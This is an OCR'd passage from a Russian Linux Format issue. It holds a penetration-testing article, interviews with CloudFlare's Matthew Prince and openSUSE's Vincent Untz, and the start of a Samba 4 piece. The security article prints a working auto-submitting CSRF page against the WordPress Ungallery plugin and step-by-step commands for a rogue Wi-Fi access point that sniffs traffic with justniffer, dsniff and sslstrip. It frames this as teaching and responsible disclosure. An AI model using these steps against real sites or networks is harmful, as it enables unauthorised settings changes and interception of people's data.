
Подделка межсайтовых запросов

Мы обратили внимание, что ZAP перечислил ряд страниц, уязвимых для подделки межсайтовых запросов (Cross Site Request Forgery, CSRF), во вкладке Alerts. Это способ атаки, при котором вы обманным путем заставляете web-приложение принять входящие данные, создавая другой сайт, который имитирует HTTP-запрос web-приложения. Если после этого аутентифицированный пользователь откроет ваш вредоносный сайт, его браузер отправит его аутентификационные cookie, благодаря которым ваш вредоносный запрос HTTP будет выполнен пользователем (не переживайте, если это все показалось вам темным: все станет ясно по мере того, как мы будем разбирать суть атаки).

Обычно *WordPress* останавливает этот вид атаки с помощью «попсе». Это случайным образом выбранное число, направляемое в браузер при создании формы. Если с данными формы назад на сервер передается то же число, сервер знает, что форма представлена пользователем на сайте. Если нет – сервер понимает, что форма представлена другим сайтом, и просто сбрасывает данные. Однако мы заметили, что на одной из страниц нет попсе – в простом запросе HTTP POST, разрешенном с помощью cookie. А значит, любая форма HTML (независимо от того, на каком сайте она была) может представить данные этой части приложения. Выглядело идеальной целью для CSRF-атаки. Обсуждаемая страница была настройками для Ungallery (запрос см. на рис. 1).

Хитрость теперь заключалась в создании новой страницы, которая бы генерировала идентичный запрос HTTP. Это был запрос POST, и именно его проще всего подделать с помощью формы HTML. Мы создали новый файл, содержащий следующее:

```
<html>
<head>
<title>Test site for csrf in Ungallery</title>
</head>
<body>
<form action="http://site-url/wp-admin/options-general.php?page=ungallerysettings" method="POST">
<input type="hidden" name="mt_submit_hidden" value="Y">
<input type="hidden" name="images_path" value="%2Froot%2Fimages%2F">
<input type="hidden" name="URI" value="http%3A%2F%2F192.168.133.143%2F">
<input type="hidden" name="gallery" value="%3Fpage_id%3D9">
<input type="hidden" name="cache_dir" value="%2Fvar%2Fwww%2Fwordpress%2Fwp-content%2Fcache%2F">
<input type="hidden" name="columns" value="5">
<input type="hidden" name="thumbnail" value="190">
<input type="hidden" name="browse_view" value="440">
```



► Вкладка Quick Start — новшество ZAP 2. Просто введите URL, который вы хотите подвергнуть атаке, и он начнет прочесывать сайт в поисках уязвимостей. Это неплохой стартовый пункт, но он не сможет найти все, что нужно.

```
<input type="hidden" name="hidden" value="hidden">
<input type="hidden" name="gallery2" value="">
<input type="hidden" name="images2_path" value="">
<input type="hidden" name="gallery3" value="">
<input type="hidden" name="images3_path" value="">
<input type="hidden" name="gallery4" value="">
<input type="hidden" name="images4_path" value="">
<input type="hidden" name="gallery5" value="">
<input type="hidden" name="images5_path" value="">
<input type="hidden" name="gallery6" value="">
<input type="hidden" name="images6_path" value="">
<input type="hidden" name="Submit" value="Save+Changes">
</form>
<script>document.forms[0].submit();</script>
</body>
</head>
```

Как вы можете видеть, это новая форма HTML, которая представляет данные на страницу настроек Ungallery. Поскольку здесь нет попсе, Ungallery автоматически примет его, если будет иметь соответствующий cookie. Если некто с правами администратора откроет файл, он может изменить настройки. При настоящей атаке это можно сделать, отправив по электронной почте заманчивательную ссылку администратору или оставив где-нибудь в общественном месте флэшку USB со скриптом autorun. Конечно, это не самая вредоносная атака, но ею можно воспользоваться, чтобы сделать открытыми изображения, которые должны были храниться в секрете.

История на этом, конечно же, не заканчивается. Мы в *Linux Format* придерживаемся политики ответственного разглашения. Это означает, что хотя мы и рады публиковать подробную информацию об уязвимостях, все же сначала мы обязательно извещаем разработчика.

Как видите, процесс обнаружения уязвимостей требует знания того, что именно искать, и нахождения приложений для этого. Это может быть долгий и медленный процесс. Есть автоматические сканеры (вроде того, что включен в ZAP), но все же намного лучше делать это вручную – так виднее, что происходит. Многие тестировщики на проникновение предпочитают ручную работу, это позволяет им добиваться куда лучших результатов, чем автоматическим сканерам.

Посредник

Как подвергнуть атаке отдельный web-браузер.

Пока мы рассмотрели только атаку на сайт, но это лишь половина истории. Мы можем также подвергнуть атаке человека, который находится в сети. Одним из способов сделать это является XSS (например, тот, что возможен в *WordPress*), но мы сейчас сконцентрируемся на хищении данных.

Для этого есть несколько способов. Например, можно установить на компьютер вредоносное ПО и использовать его для перехвата сетевого трафика. Однако в нашей статье мы воспользуемся простейшим способом: разместим вредоносный компьютер между жертвой и Интернетом, чтобы весь трафик шел через него. Это называется атакой типа «Посредник» (*Man In The Middle*, MITM). Можете совершить ее с помощью сетевых кабелей, можете даже виртуально совершить ее с помощью атаки ARP-spoofing; ну, а мы обратимся к Wi-Fi.

Как и все атаки, описанные в этой статье, злоупотребление данной атакой является незаконным в большинстве стран. Это не означает злоупотребление данными, это означает кражу данных как таковую.

Чтобы протестировать атаку, мы взяли нетбук, подключенный к Ethernet, для создания беспроводной точки доступа – люди пользуются такими для соединения с сетью в кафе, даже не задумываясь о безопасности.

Во-первых, нужна программа настройки точки доступа. Мы использовали *hostapd*. Она имеется в репозиториях некоторых дистрибутивов, и доступна на <http://hostap.epitest.fi/hostapd/>. Вам также понадобится DHCP-сервер – он позволит убедиться, что клиенты, соединенные с вашей точкой доступа, могут получить IP-адреса. Мы использовали *dhcpd3* (из пакета *dhcpd3-server* в Ubuntu).

Обеим программам нужны файлы настройки. Файлы для примера вы найдете в tar-архиве кода онлайн на www.linuxformat.com/archive.

Установив программу и найдя файл настройки, настройте свою точку доступа с помощью

```
sudo hostapd -Bdd hostapd1.conf
sudo dhcpd -4 -cf dhcp2.conf wlan0
```

Возможно, придется добавить путь к двум файлам *.conf*, если их нет в текущей директории.

Вам нужно велеть своей машине перенаправить интернет-соединения на другое сетевое соединение; в противном случае любая машина, которая соединяется с вами, не сможет получить доступ к Интернету.

```
sudo bash
echo "1" >/proc/sys/net/ipv4/ip_foward
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
```

Вероятно, самое удивительное в Интернете то, что большая часть информации не шифруется. Она просто отправляется как

обычный текст, который может прочитать любой MITM без всяких проблем со взломом шифра.

Wireshark – отличный инструмент для просмотра данных, проходящих через ваш вредо-

носный компьютер на уровне пакетов, но большую часть времени нам не нужно углубляться до этого уровня. Вместо этого можно использовать *justniffer* для воссоздания всего сетевого трафика, проходящего через нашу вредоносную точку доступа.

Обычно этот инструмент не включается в репозитории дистрибутивов. Чтобы установить его в Ubuntu, добавьте PPA:


```
sudo add-apt-repository ppa:oreste-notelli/ppa
sudo apt-get update
sudo apt-get install justniffer
```

В других дистрибутивах придется компилировать его самостоятельно. Подробности см. на <http://justniffer.sourceforge.net/#!/install>

Есть ряд опций, позволяющих выполнять самые разные виды сетевого мониторинга. Мы собираемся использовать его

«В Интернете большая часть информации не шифруется.»

» *sstrip* сохраняет копию всего незашифрованного трафика. Обычная команда *grep* может найти любые данные идентификации (не радуйтесь: это не настоящие учетные записи).



способность воссоздавать web-страницы, которые он видит. Сначала создайте директорию данных. В данном примере она будет в домашней директории автора, но может находиться где угодно (неплохо разместить ее на отдельном диске, если вы планируете оставить ее работать на некоторое время).

```
mkdir /home/ben/data
sudo justniffer-grab-http-traffic -d /home/ben/data -U ben -i wlan0
```

В обоих строках нужно заменить ben на свое имя пользователя. Опция -U командует, под каким пользователем сохранять файлы.

Если вы соединились с точкой доступа через компьютер, планшет или телефон и бродите по сети, вы должны видеть директорию данных, заполняемую файлами для каждой просмотренной незашифрованной страницы. Сюда входит содержание всех прочитанных писем, переданных без использования HTTPS (Gmail использует его, и поэтому письма с него не будут прочитаны; а большинство остальных сайтов – нет).

Конечно, не все, что вы хотите перехватить, проходит через HTTP, и многие другие популярные протоколы тоже не зашифрованы (например, FTP и Telnet). На ваше счастье, есть и инструменты, способные помочь вам атаковать их. Например, *dsniff* (<http://monkey.org/~dugsong/dsniff>) вытаскивает из сетевого трафика все незашифрованные пароли.


Оба эти инструмента пассивны, то есть просто делают копии данных, никак иначе на них не воздействуя. Мы можем несколько изменить ситуацию, но для этого придется прибегнуть к активной атаке, в частности, к *sslstrip*.

sslstrip использует самую суть сетевых ссылок и тот факт, что некоторые страницы зашифрованы, а некоторые – нет. В основном он отслеживает весь незашифрованный трафик и ждет ссылки или переадресации на сайты HTTPS, а затем начинает атаку MITM: *sslstrip* запрашивает безопасную версию сайта и выдает ее браузеру в виде простого HTTP.

Сайт может заблокировать подобную атаку, однако в цели нашей статьи не входит рассмотрение этого процесса. Однако мы обнаружили, что некоторые популярные сайты (включая Facebook и Yahoo) оказались уязвимы. Мы сообщили об этой проблеме командам безопасности этих сайтов. Facebook нам ответил, что они рекомендуют включить настройки безопасности браузера. Однако остановить атаку им не удалось, и когда мы сообщили об этом, нам ничего не ответили. А от Yahoo ответа вообще не поступило.

Шифруйтесь

Вы можете рассматривать Интернет как своего рода почтовый сервис. Обычно данные передаются незашифрованными, и это похоже на пересылку открытки. Прочитать ее может множество людей, с момента отправки и до момента доставки, и то же можно сказать и об информации, отправляемой через HTTP, FTP, Telnet. Иногда это не имеет значения – вам, вероятно, наплевать, если почтальон вашей бабушки узнает, что над всей Испанией безоблачное небо – но иногда и важно; и вы вряд ли захотите, чтобы



► Используя *justniffer*, мы смогли получить почту, отправленную на телефон, соединенный с точкой доступа.

почтальон узнал ваши банковские реквизиты. То же самое можно сказать и о данных онлайн. Если вы не хотите, чтобы ваши данные были доступны для широкой публики, используйте зашифрованный протокол (HTTPS, SFTP, SSH, SCP и т.п.).

Чтобы несколько упростить эту задачу, Electronic Frontier Foundation (EFF) создали расширение для Firefox (версия для Chrome находится на альфа-стадии разработки) под названием HTTPS Everywhere. Оно обеспечивает использование по умолчанию зашифрованной версии сайта, если таковая существует. Если у сайта нет зашифрованной версии, то оно будет работать с незашифрованной, так что бдительность терять все равно не советуем.

Как мы видели благодаря *sslstrip*, нужно быть крайне осторожным при использовании открытой сети, даже если сайт зашифрован. Прежде чем вводить какую-либо информацию, убедитесь, что вы используете HTTPS.

Зашифрованные протоколы сохраняют конфиденциальность данных, но они не скрывают, какие серверы вы используете. Например, злоумышленник может узнать, что вы используете gmail.com, но не сможет узнать, под каким именем пользователя вы работаете или какие сообщения по электронной почте получаете или отправляете. Если помимо шифрования вам нужна и анонимность, пользуйтесь VPN или Tor (<https://www.torproject.org/>). Помните, что для обеспечения должной защиты и в этом случае все равно надо использовать протокол с шифрованием.

Взлом сертификатов

Все виды шифрования основаны на использовании ключей. Это нечто вроде паролей, позволяющих расшифровать документ. Всегда нужно обеспечить обе стороны необходимыми ключами, чтобы расшифровать информацию. В сети используются сертификаты. Эти сертификаты создаются удостоверяющими центрами, и гарантируют, что получаемые данные (и используемые ключи) действительно переданы с заявленного сайта. Процесс сертифи-

кации сайтов открыт для нападения. Например, если вы можете загрузить в браузер сертификат собственного удостоверяющего центра, вы затем сможете создать собственные поддельные сертификаты, которым браузер будет доверять. Сделав это, вы затем сможете организовать атаку «Посредника», используя поддельный сертификат.

Чтобы помочь тестировщикам взлома с шифрованными сайтами, ZAP умеет создавать такие удо-

стоверяющие центры и запускать атаки с их помощью. Есть также ряд коммерческих прокси, созданных, чтобы делать это широкомасштабно, чтобы (например) компании могли узнавать, чем их сотрудники занимаются онлайн.

Вывод такой: если кто-то еще контролирует ваш компьютер, он может следить за всем, что вы отправляете по сети, независимо от шифрования HTTPS.

«Ряд крупнейших из наблюдаемых атак – по сути, вымогательство онлайн»

Израильтяне и палестинцы согласны в одном: в выборе защитника от DDoS-атак. И вот мы встретились с **Мэтью Принсом**, руководителем и соучредителем CloudFlare, чтобы выяснить, как же он пытается опережать онлайн-злоумышленников.

Linux Format: Вы замечали, что география онлайн-атак со временем меняется?

Мэтью Принс [Matthew Prince]: Мы с моим соучредителем начали работать над проблемами сетевой безопасности в 2003 году, запустив проект Honey Pot. Целью было отслеживать онлайн-мошенничества с кредитными картами, и в первую очередь мы отслеживали, как спамеры крадут адреса электронной почты с сайтов. В те времена лучшим способом для плохих парней сделать деньги онлайн было стать спамером или трудиться на ниве спама. Мне кажется, эта ситуация меняется. Эта сфера все еще весьма прибыльна, но уже не так, как раньше. В спаме есть одна интересная вещь: чтобы их не обнаружили, спамеры стали использовать ресурсы создателей вирусов [компьютеры, которые были частью ботнета] для своих рассылок. По мере того, как с годами улучшались фильтры спама и спам становился менее прибыльным, мы увидели, как те же самые ресурсы ботнета стали использоваться для ряда других атак. Таким образом, по сути мы сейчас имеем дело с той же проблемой, что и в 2003-м: имеются зараженные машины, и они используются, чтобы создать еще большие проблемы. В 2003-м это был спам, в 2012-м стал DDoS. Однако ресурсы, которыми онлайн-злоумышленники пользуются для запуска атаки, последние 10 лет остаются все теми же.

LXF: В чем самая большая угроза для онлайн-бизнеса?

МП: Мне кажется, очень сильно выросло как количество атак [DDoS], так и их размер. Мы наблюдаем регулярные атаки, превышающие 50 или 60 Гб/с, которым подвергается наша сеть. У нас крупная и мощная сеть, и мы справляемся с атаками в несколько сотен Гб, но, знаете ли, 50 или 60 гигабайт – это больше, чем могут отправить самые крупные хостинг-провайдеры. Я не знаю ни одного банка с подобным трафиком. С этим трудно справиться, потому что немного найдется ресурсов оборудования, которые можно было бы задействовать, чтобы прекратить такую атаку. Неважно, крупное у вас предприятие или мелкое, зарабатывающее онлайн, я полагаю, что масштаб и объем ныне наблюдаемых DDoS-атак внушает серьезные опасения для множества предприятий.

LXF: Вы исследуете причины этих атак?

МП: Мы не особо тратим время на выяснение причин и того, кто за этим стоит, хотя, конечно, получаем информацию от клиентов насчет того, что, по их мнению, послужило мотивом; и мотивы очень разные. Мы видели атаки по коммерческим соображениям.



► Мэтью Принс: этот милый юноша знает немало ужасов.

Бывают случаи, когда атака заказана конкурентом. Ряд крупнейших из наблюдаемых атак – по сути, вымогательство онлайн, когда некий злоумышленник отправляет электронной почтой на среднего (обычно) размера сайт e-commerce сообщение примерно такого содержания: «либо вы платите нам энную сумму, либо мы перекрываем вам доступ в Интернет». Количество подобных атак растет постоянно.

К нам обращался чеченский новостной сайт, атакованный российскими правительственными учреждениями или кем-то, сочувствующим российским правительственным учреждениям. У нас есть клиенты с обеих сторон ближневосточного конфликта.

«У нас есть клиенты с обеих сторон ближневосточного конфликта.»

Наши услуги пользуются израильские, палестинские и египетские сайты – на многие из них совершались масштабные атаки, и все с политической подоплекой. WikiLeaks также пользовалась [CloudFlare], для прекращения масштабных атак отказа в обслуживании. Хотя атаки хактивистов наиболее популярны в прессе, в основном они не самые крупномасштабные. Выясняется, что самые крупные атаки имеют определенную правительственную поддержку – вот те бывают действительно крупными. Или те, что являются онлайн-вымогательством. Мы видели атаки на сайты эскорт-услуг, когда ряд тружениц секса решил избавиться от сутенеров, а сутенеры стали их преследовать. В принципе, любой, у кого есть на вас зуб и ресурсы, чтобы доставить вам неприятности, может в наше время организовать довольно солидную атаку, способную вышибить оффлайн даже крупную организацию. Полную версию интервью см. на www.tuxradar.com/content/mpivev. **LXF**

Председатель Совета

LXF отправляется в Брюссель на встречу с **Винсентом Унцем**, главой совета директоров OpenSUSE и облачным гуру Attachmate.



Винсент Унц [Vincent Untz] известен как председатель совета директоров OpenSUSE, разработчик Gnome и всеобщий любимец. Он также занимается облачным про-

ектом SUSE в составе команды Attachmate. Короче говоря, мир свободного ПО знаком ему «от и до». Мы пересеклись с ним на FOSDEM, в Брюсселе, где он должен был представить доклад под названием: «Сообщество Gnome — одержимые?»

LXF: Как вы пришли в открытое ПО?

ВУ: Вообще-то я всегда говорю «свободное ПО», а не «открытое». Дело было году в 2002. Сначала мне было просто любопытно. Я наблюдал за тем,

я был в курсе всего, и в какой-то момент подумал: почему бы не помочь? Начал кое-что делать — отлавливать ошибки, помогать комитету по приему новых членов и прочее. Потом втянулся еще больше.

LXF: Вы были столь активны в сообществе Gnome. Как же вы попали в OpenSUSE, ведь он ассоциируется скорее с KDE?

ВУ: Вообще-то, в 2005-м я помогал Ubuntu. Сделал пару поправок и вскоре понял, что не могу параллельно заниматься и Ubuntu, и Gnome. Нужно было выбирать, и я выбрал Gnome. Помимо всего, я еще учился. А в 2007, защитив диссертацию, стал искать работу. Тогда еще был Novell, и они держали марку в среде разработки Gnome,

так что я мечтал к ним попасть. Так и случилось, и я по долгу службы стал заниматься в том числе OpenSUSE. Точнее, наполовину предлагающими [upstream] программами — наполовину OpenSUSE.

Вот так я и пришел в сообщество. Мы тогда только начали делать процесс разработки открытым; было очень увлекательно.

О РАБОТЕ В NOVELL

«Они держали марку в среде разработки Gnome, я мечтал к ним попасть.»

что происходит, а команда Gnome тогда как раз работала над Gnome 2, вот-вот должна была выйти 2.0, и мне в почту приходило много рассылок.



LXF: Теперь вы возглавляете OpenSUSE. Каковы ваши обязанности?

ВУ: Встречи! Сплошные встречи. Задача совета директоров – помощь в организации сообщества и решение финансовых и юридических вопросов. В технические мы предпочитаем не вмешиваться. Для этого есть техническое руководство и команда, ответственная за подготовку релизов.

А помимо этого – все в ведении совета. Председателя назначает SUSE, еще пятеро членов выбираются сообществом. Мне, кстати, идея назначения кажется весьма сомнительной, но так уж исторически сложилось. Председатель, по сути, гарант активности совета, его дееспособности и развития, в остальном он – наравне со всеми.

LXF: А на работу с кодом хватает времени?

ВУ: По правде говоря, нет. У меня есть и другая работа, помимо председательства. Я занимаюсь облачными проектами, в частности OpenStack, на большее в сфере разработки меня уже не хватает. Стараюсь по возможности помогать команде

Gnome, поскольку накопил много знаний и есть желание ими поделиться, но они и без меня неплохо справляются. Похоже, что Gnome я больше

некоторые функции, необходимые нашим клиентам. А также тщательно его тестируем.

Интересно посмотреть в сравнении с другими

проектами, с Fedora, например. Ее обычно считают тестовым полигоном для RHEL (Fedora всегда стремится быть на переднем крае разработки, что, по-моему, на пользу и всему СПО), но мы в OpenSUSE

за этим не гонимся. Наша цель – создание сильного и надежного продукта, т.е. уже немного другое.

О GNOME 3

«Любопытно, что я ожидал значительно больше негатива.»

не нужен. И это радует – значит, наше сообщество стало самостоятельным, и я могу спокойно выйти из команды Gnome, без всякого ущерба.

LXF: Как SUSE поступили с OpenSUSE. Они используют его как основу для своего коммерческого предложения?

ВУ: В нашем представлении, OpenSUSE – это основа SUSE Enterprise. На определенном этапе мы берем OpenSUSE, стабилизируем его. Добавляем

LXF: Вы занимались Gnome еще до выхода второй версии. Gnome 3 оказался довольно спорным.

ВУ: Правда? А я и не заметил!

LXF: Вас удивило то, как его приняла публика?

ВУ: И да, и нет. Поначалу мы и сами не знали, куда идем, но спустя несколько месяцев у нас появился



план, и мы ожидали бурной эмоциональной реакции. Что кто-то его полюбит, а кто-то возненавидит. Вне всяких сомнений. Любопытно, что я ожидал значительно больше негатива, а нам довольно скоро стали поступать и положительные отклики, что нас очень приободрило и помогло идти дальше. Чего я не ожидал, так это что сейчас, спустя два года, кто-то будет до сих пор говорить нечто вроде: «Как же я ненавижу Gnome 3», «Сообщество Gnome просто делает всем назло», «Gnome – зло» и прочий бред.

То есть, если вам не нравится Gnome 3 – это нормально, это ваше право, но в этих комментариях настолько много личного – я не думал, что люди будут так эмоционально реагировать спустя долгое время.

LXF: Ваш доклад называется «Сообщество Gnome – одержимые». В двух словах...

ВУ: Ну, если «одержимые» в отрицательном смысле, то нет. Если в положительном, то да. Зависит от вашего понимания. На самом деле доклад пояснял точку зрения сообщества Gnome – раньше нам плохо удавалось донести свои идеи. А также развеивал некоторые мифы, до сих пор бытующие и распространяющиеся, несмотря на явную ошибочность.

LXF: Не хотите развеять несколько прямо сейчас?

ВУ: Мой любимый – что Gnome якобы наплевать на мнение пользователей. Создавая Gnome, мы строили то, во что верим; и было много трудных решений и непростого выбора. Иногда мы думаем, что сделали все правильно, а оно оказывается кривое. И приходится возвращаться и переделывать заново. Тому есть конкретные примеры – например, опция выключения компьютера в меню, отсутствовавшая в первых релизах Gnome 3 и вновь вернувшаяся в Gnome 3.6. Мы ввели область уведомлений, то есть улучшение, но недостаточно удобную поначалу – пользователи жаловались, новых сообщений не видно – и мы надолго занялись удобством.

LXF: Еще частенько слышно, что Gnome 3 предназначен для сенсорных экранов.

ВУ: Да, распространенное заблуждение. Мол, мы ориентируемся только на планшеты. А это не так. Наша главная цель – традиционные ПК, но и новые, сенсорные – например, устройства под Windows 8. Мы понимаем, что разработка продуктов для планшетов или даже телефонов – нечто принципиально иное, но мы к этому пока не готовы. Пока мы делаем все в расчете на обычные ПК, но стараемся, чтобы Gnome мог применяться и на тачскринах; если он у вас есть – можете попробовать.

LXF: Вернемся к вашей работе в SUSE, где вы занимаетесь облаками. Кажется ли вам, что за ними – будущее SUSE?



ВУ: Разумеется, я не в курсе всех стратегий SUSE и не могу давать официальных комментариев, но очевидно, что вся индустрия сейчас движется именно в этом направлении.

Если брать OpenStack, который мы используем для создания нашего облачного продукта, то его поддерживают практически все лидеры в данной области. OpenStack Foundation очень успешен, у него куча спонсоров; SUSE является платиновым членом, и это просто невероятно. Точных цифр я не анализировал, но бюджет OpenStack

Foundation – около 10 млн долларов, и это всего лишь за год существования. Самому проекту года два. Просто уму непостижимо. Еще и учитывая то, насколько быстро OpenStack развивается. Приток вложений просто огромный. Пока что мы догоняем Amazon в плане web-сервисов, но очень скоро станем лидерами.

Полагаю, что облачные технологии – весьма важная сфера для любого, кто хочет совершить прорыв в своей индустрии; естественно, включая и SUSE. **LXF**



Samba

Танцы с Windows

Стандартный пакет взаимодействия Windows и Linux дорос до версии 4 и может похвастаться поддержкой Active Directory.

При всей нашей любви к Linux, большинству из нас иногда приходится сосуществовать в сети с машинами Windows; тут мы и узнаем, что именно *Samba* обеспечивает совместный доступ Linux и Windows к файловым системам.

Однако *Samba* умеет намного больше, и в версии 4 достигла полной совместимости с Microsoft Active

Directory. Это очень важно. Долгое время *Samba* могла выступать в роли контроллера домена Windows NT 4.0, или присоединиться к существующему домену такого типа,

«Samba 4 реализует все функции контроллера домена Active Directory.»

но с выходом Windows 2000 Microsoft начал отходить от доменов NT к своей новой Active Directory, расширяя пропасть между экосистемами Linux и Windows. *Samba* версии 4 является собой долгожданное средство решения этой проблемы. Она полностью реализует все функции контроллера домена Active Directory, становясь эффективной заменой соответствующих функций в линии продуктов

SMBFS и CIFS

В Linux есть две виртуальных реализации файловой системы, которые можно монтировать на ресурсах SMB: SMBFS и CIFS. Последняя – более новая, и она встроена в ядро. Инструменты пользовательского уровня, требуемые для использования CIFS, изначально были частью Samba, но теперь являются отдельным пакетом под названием *cifs-utils*.

Изначальная *smbfs*, также являющаяся частью пакета *Samba*, уже устарела: чтобы монтировать

файловые системы *Samba*, следует использовать CIFS. В результате, если вам просто нужно монтировать ресурсы Windows на компьютер с Linux, *Samba* уже не нужна. Монтировать ресурс Windows просто: `mount -t cifs -o username=myuser,password=mypass //myserver/myshare /mnt`

Разницу между CIFS и SMB довольно сложно понять, потому что диалект CIFS новее, чем SMB, но старше, чем SMB2, в то время, как CIFS новее,

чем SMBFS, и поддерживает SMB, CIFS и более новые диалекты SMB2 и SMB3. Более подробную информацию ищите в руководстве по клиенту: <http://pserver.samba.org/samba/ftp/cifs-cvs/linux-cifs-client-guide.pdf>.

Спецификации протокола SMB и CIFS опубликованы на <http://msdn.microsoft.com/en-us/library/cc246482.aspx> и <http://msdn.microsoft.com/en-us/library/ee442092.aspx>.

Microsoft Windows Server. *Samba* – открытая реализация протокола Server Message Block, или SMB. Это сетевой протокол уровня приложения, изначально разработанный в IBM для обеспечения распределенного доступа к файлам и принтерам. Microsoft расширил эту реализацию SMB, включив в нее поддержку аутентификации с помощью собственного NT LAN Manager (NTLM) и, позднее, протоколов NTLMv2. Эту реализацию назвали Common Internet File System [Общей файловой системой Интернет], или CIFS. Дальнейшие расширения, включая поддержку символических ссылок, вышли как SMB2 в Windows Vista. *Samba* поддерживает SMB2, начиная с версии 3.6. Microsoft ввел SMB2.1 в Windows 7, а SMB3 – в Windows 8. Они именуют разные версии протокола «диалектами», так что CIFS и SMB2 являются диалектами протокола SMB. Хотя эти диалекты проприетарные, их спецификации доступны для общественности: одним из результатов соглашения Microsoft с Европейским судом в 2004 году стал выпуск полной документации для сетевой аутентификации в Active Directory. Это привело к разработке *Samba* версии 4, причем Microsoft принимал участие в тестировании.

Active Directory (известный как AD) – главный механизм администрирования соединенных в сеть компьютеров Windows. Серверы, на которых работает Active Directory, именуются контроллерами домена. Контроллер домена Active Directory (который мы будем сокращенно называть AD) аутентифицирует и авторизует всех пользователей и все компьютеры в сети Windows, назначает политику безопасности для всех компьютеров, а также позволяет устанавливать или обновлять программы. Например, когда пользователь заходит на компьютер, входящий в домен Windows, AD проверяет введенный пароль и определяет, является ли пользователь администратором системы или обычным пользователем. AD использует Lightweight Directory Access Protocol (LDAP)

версии 2 и 3, Kerberos и DNS. *Samba* использует собственную реализацию LDAP под названием *ldb*; она не поддерживает использование OpenLDAP для Active Directory.

Итак, теперь есть два способа использования *Samba*: один – применять ее как обычно («классическая» *Samba*), в качестве члена домена или отдельно, и, собственно, это все, что вам нужно для настройки базовой работы. Другой способ –

«Как использовать Samba, зависит от ваших потребностей.»

применять *Samba* в качестве полнофункционального ADDC. Как использовать *Samba*, зависит от ваших потребностей, однако первое, что вам придется сделать – установить ее. В большинстве дистрибутивов она должна присутствовать в репозиториях, хотя опцией по умолчанию может быть *Samba 3.6*. Другой вариант – скомпилировать ее из исходника, скачав с www.samba.org/samba/download.

После установки файл настройки *Samba* именуется **smb.conf** и обычно располагается в поддиректории, например, **/etc/samba**. Простейшая настройка для использования в качестве ресурса общего доступа –

```
[global]
server string = Samba Server Version %v
# Treat unknown users as a guest (where
permitted) [Считать неизвестных пользователей
гостями (если разрешено)]
